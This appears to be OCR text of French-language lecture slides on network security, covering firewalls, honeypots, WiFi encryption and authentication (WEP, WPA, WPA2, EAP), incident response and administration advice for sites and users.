
Passerelle de circuits




Firewall: Passerelles d'applications

- Un programme spécifique pour chaque application (exemples: relai de courrier, relai http, …).
- Permet de sectionner les flux.
- Plus complexes à mettre en œuvre.


Passerelle d'applications



Firewall "stateful multilayer"



Installation type d'un firewall



Fonctionnalités actuelles d' un firewall


- Filtrage sur adresses IP/Protocole,
- Inspection stateful et applicative,
- Intelligence artificielle pour détecter le trafic anormal,
- Filtrage applicatif
  - HTTP (restriction des URL accessibles),
  - Anti Spam
  - Antivirus, Anti-Logiciel malveillant
- Translation d'adresses,
- Tunnels IPsec, PPTP, L2TP,
- Identification des connexions,
- Serveur Web pour offrir une interface de configuration agréable,
- Relai applicatif (proxy),
- Détection d'intrusion (IDS)
- Prévention d'intrusion (IPS)
- …

Exemples firewall

- checkpoint

  http://www.checkpoint.com


- Cisco: pix, asa, …



Protection du poste de travail

- Les postes de travail Windows doivent être protégés individuellement; ils sont parties intégrantes de la sécurité d'un site.
  - Antivirus
  - Anti Spywares
  - Firewall personnels
  - Mise à jour de correction des vulnérabilités
- Firewalls personnels:
  - Kerio Personnal Firewall http://www.kerio.com
  - Look "n" Stop http://www.looknstop.com
  - ZoneAlarm http://www.zonelabs.com
  - Firewall Windows
  - …

Exemples firewalls personnels



Les honeypots

Mise en œuvre d'un « honeypot »

- Un « honeypot » est une machine connectée au réseau et volontairement de sécurité faible.

- Objectifs:
  - Distraire un attaquant pour protéger des machines plus sensibles.
  - Découvrir de nouvelles techniques d'attaques, de nouveaux outils, …

- Quelques exemples de mise en œuvre:
  - le projet honeynet

    http://www.honeynet.org
  - European Network of Affined Honeypots

    http://www.fp6-noah.org/

Honeypot

- Un « honeypot » peut etre une machine simple sans sécurité (par exemple sans mot de passe administrateur).
- Un logiciel permettant de gérer des hôtes virtuels et de simuler des piles TCP/IP différentes.
- Une liste de logiciels d'honeypot:


  http://www.honeypots.net/honeypots/products

Honeypots à faible interaction

- Récolte d'informations à moindre risque


- Quelques exemples:
  - honeyd http://www.honeyd.org
  - honeytrap http://honeytrap.mwcollect.org/
  - sepenthes http://www.mwcollect.org/
  - Specter (commercial) http://www.specter.com

Specter, un honeypot commercial



Honeypots à forte interaction

- Donnent de véritables accès à des attaquants.
- Risques beaucoup plus importants impliquant un déploiement prudent.
- Exemple:
  - ROO HoneyWall



Wifi et sécurité


WiFi: présentation et sécurité

- WIreless FIdelity
- Norme internationale 802.11 maintenue par l'IEEE.
- Normes actuelles:
  - 802.11b (WiFi) 2,4 Ghz, 11 Mb/s
  - 802.11a (WiFi 5) 5 Ghz, 54 Mb/s
  - 802.11g 2,4 Ghz, 54 Mb/s


Avantage des connexions sans fil

- Plus de câbles, de répéteurs, …
- Facilité d’extension du réseau.
- Facilite la mobilité.
- Traverse les obstacles
- Intéressant pour monter des réseaux temporaires.

Modes de communication



Mode infrastructure




Mode AD HOC

Wi-Fi: la réglementation

- L'utilisation des fréquences est normalisée par l'ETSI (European Telecommunications Standard Institute).
- Cette normalisation est soumise à l'agrément d'organismes nationaux; en France par l'ART (Autorité de Régulation des Télécommunications): http://www.art-telecom.fr
- Pas d'homogénéisation de la disponibilité des fréquences au niveau européen.
- En France, libéralisation de l'utilisation des fréquences (France hexagonale) depuis le 24 juillet 2003 (communiqué de l'ART).

Ce qui est interdit

- Auditer,surveiller, écouter un réseau sans autorisation est illégal.
- Le Wardriving (extension du Wardialing) est illégal (sport mondial jusqu'en 2004 sur http://www.worldwidewardrive.org) .
- Le warchalking (http://www.warchalking.org/) est illégal.
- Déni de services (brouillage, Saturation)



Les nouveaux risques

- Plus de limite physique au réseau.
- Equivalent à avoir une prise réseau sur le trottoir.
- Possibilité de capter le signal assez loin.
- Déni de services aisé.

Les conséquences

- Ecoute et interception de trafics
- Insertion de trafic
- Introduction d'une station illicite sur le réseau
- rebonds

Sécurisation des points d'accès

- Changer les mots de passe par défaut.
- Désactiver les services inutiles (telnet, snmp, …)
- Régler la puissance d'émission au minimum nécessaire.
- Mettre à jour le "firmware" au fur et à mesure des mises à jours.
- Sécuriser l'accès physique des points d'accès.

Le chiffrement WEP

- Historiquement le premier chiffrement utilisé par le WiFi.
- Chiffrement symétrique des trames 802.11 utilisant l'algorithme RC4 avec des clés de 64 ou 128 bits.
- Les 24 premiers bits servent pour l'initialisation diminuant d'autant la taille de la clé.
- La clé doit être partagée par tous les équipements.
- Cet algorithme de chiffrement est très insuffisant.

Le chiffrement WPA

- Le chiffrement WPA repose sur des protocoles d'authentification et un algorithme de chiffrement robuste: TKIP (Temporary Key Integrity Protocol) qui introduit un chiffrement par paquet et un changement automatique des clés de chiffrement.

- WPA repose sur un serveur d'authentification (généralement un serveur RADIUS, **R**emote **A**uthentification **D**ial-in **U**ser **S**ervice) permettant d'identifier les utilisateurs et de leur définir des droits.

- Pour les petits réseaux, une version restreinte du protocole est appelée WPA-PSK (Pre Share Key) nécessitant de déployer une même clé de chiffrement (pass phrase) pour tous les équipements.

Le chiffrement WPA2

- La norme 802.11i a été ratifiée le 24 juin 2004.
- La certification WPA2 a été créée par la Wi-Fi Alliance.
- WPA2 utilise l'algorithme AES (Advanced Encryption Standard).

L'authentification

- Authentification par adresse MAC est peu sécurisée.
- Le protocole 802.1X définit une encapsulation de EAP (Extensible Authentification Protocol) au dessus du protocole IEEE 802.11
- Différentes variantes du protocole EAP:
  - Protocole EAP-MD5 (EAP - Message Digest 5) ;
  - protocole LEAP (Lightweight EAP) developpé par Cisco ;
  - protocole EAP-TLS (EAP - Transport Layer Security) crée par Microsoft et accepté sous la norme RFC 2716 ;
  - protocole EAP-TTLS (EAP - Tunneled Transport Layer Security) developpé par Funk Software et Certicom ;
  - protocole PEAP (Protected EAP) developpé par Microsoft, Cisco et RSA Security ...

L'authentification

- EAP-TLS authentifie les deux parties par des certificats; le serveur présente un certificat, le client le valide et présente à son tour son certificat.

- PEAP utilisé avec MS-CHAPv2 requiert un certificat côté serveur et un couple login/mot de passe côté client.

Conseils et conclusions

Que faire en cas d'intrusion

- Pas de réponse unique:
  - Débrancher ou non la machine (souhaite t'on découvrir les méthodes utilisées par l'intrus ?)
- Sauvegarder la machine en l'état afin de pouvoir l'analyser à posteriori.
- Reformater et réinstaller le système à partir d'une sauvegarde saine.
- Modifier les mots de passe utilisateurs et les éventuelles clés de chiffrement.
- Ne pas donner d'informations sur l'incident à des tiers non directement concernés.
- Être vigilant, l'intrus reviendra probablement.

Qui prévenir en cas d'incidents

- La direction (seule habilitée à porter plainte).
- Le responsable sécurité du site.
- un CERT (Computer Emergency Response Team)
- Une plainte pourra être déposée en fonction de la nature et de la gravité de l'incident.

Installation/Administration

- Beaucoup de vigilance est nécessaire lors de l'installation et de l'administration de systèmes informatiques.

- L'installation par défaut de logiciels peut être source de problèmes.

  Exemple: l'installation par défaut d'apache donne accès à quelques cgi-bin
  - pas nécessairement utiles à l'exploitation du site.
  - donne des informations sur le site (test-cgi, printenv, …)
  - peut être source de failles

  Exemple de scanner de cgi: whisker
  http://the.wiretapped.net/security/vulnerability-scanning/whisker/

Installation/Administration

- Protection physique des équipements.
- Intégration des objectifs "sécurité" dans les choix de réseaux et des systèmes d'exploitation.
- Localiser et ne laisser ouvert que les services indispensables.
- Fermer les comptes inutilisés.

Installation/Administration

- Se tenir informer des vulnérabilités.
- Passer régulièrement les correctifs.
- Installer les outils nécessaires (contrôle d'authentification, audits, …)
- Consulter régulièrement le journal généré par ces outils.
- Informer ses utilisateurs.
- Cryptage des informations
- etc

Conseils aux utilisateurs

- Responsabilité d'un compte informatique (personnel et incessible).
- Désactiver les aspects dynamiques des navigateurs (java, Active X, …).
- Mot de passe sûr et protégé.
- Prudence avec les fichiers attachés des courriers électroniques, avec les logiciels « gadgets », …

Conclusions

- Aucune sécurité n'est parfaite. On définit juste un seuil.
- Des outils sont nécessaires, mais le travail quotidien est indispensable.
- Le niveau de sécurité d'un site est celui de son maillon le plus faible.
- La sécurité n'apporte qu'un gain indirect. Par conséquent, il n'est pas facile de convaincre les décideurs de l'entreprise.

Conclusions

Le seul système informatique qui est vraiment sûr est un système éteint et débranché, enfermé dans un blockhaus sous terre, entouré par des gaz mortels et des gardiens hautement payés et armés. Même dans ces conditions, je ne parierais pas ma vie dessus.

(c) Gene Spafford, fondateur et directeur du "Computer Operations, Audit and Security Technology Laboratory.

Annexe 1: quelques URL

- http://www.securityfocus.com
- http://www.sans.org
- http://www.hoobie.net
- http://packetstorm.security.org
- http://www.rootshell.com
- http://www.frsirt.coml
- et beaucoup d'autres ….

Annexe 2 : Références bibliographiques

- Halte aux hackers, Stuart McClure
- Détection des intrusions réseaux, Stephen Northcutt
- Le guide anti hacker,
- Sécurité optimale
- Firewall et sécurité Internet, S.M. Bellovin
- Rapport Lasbordes
- Magazines misc (http://www.miscmag.com)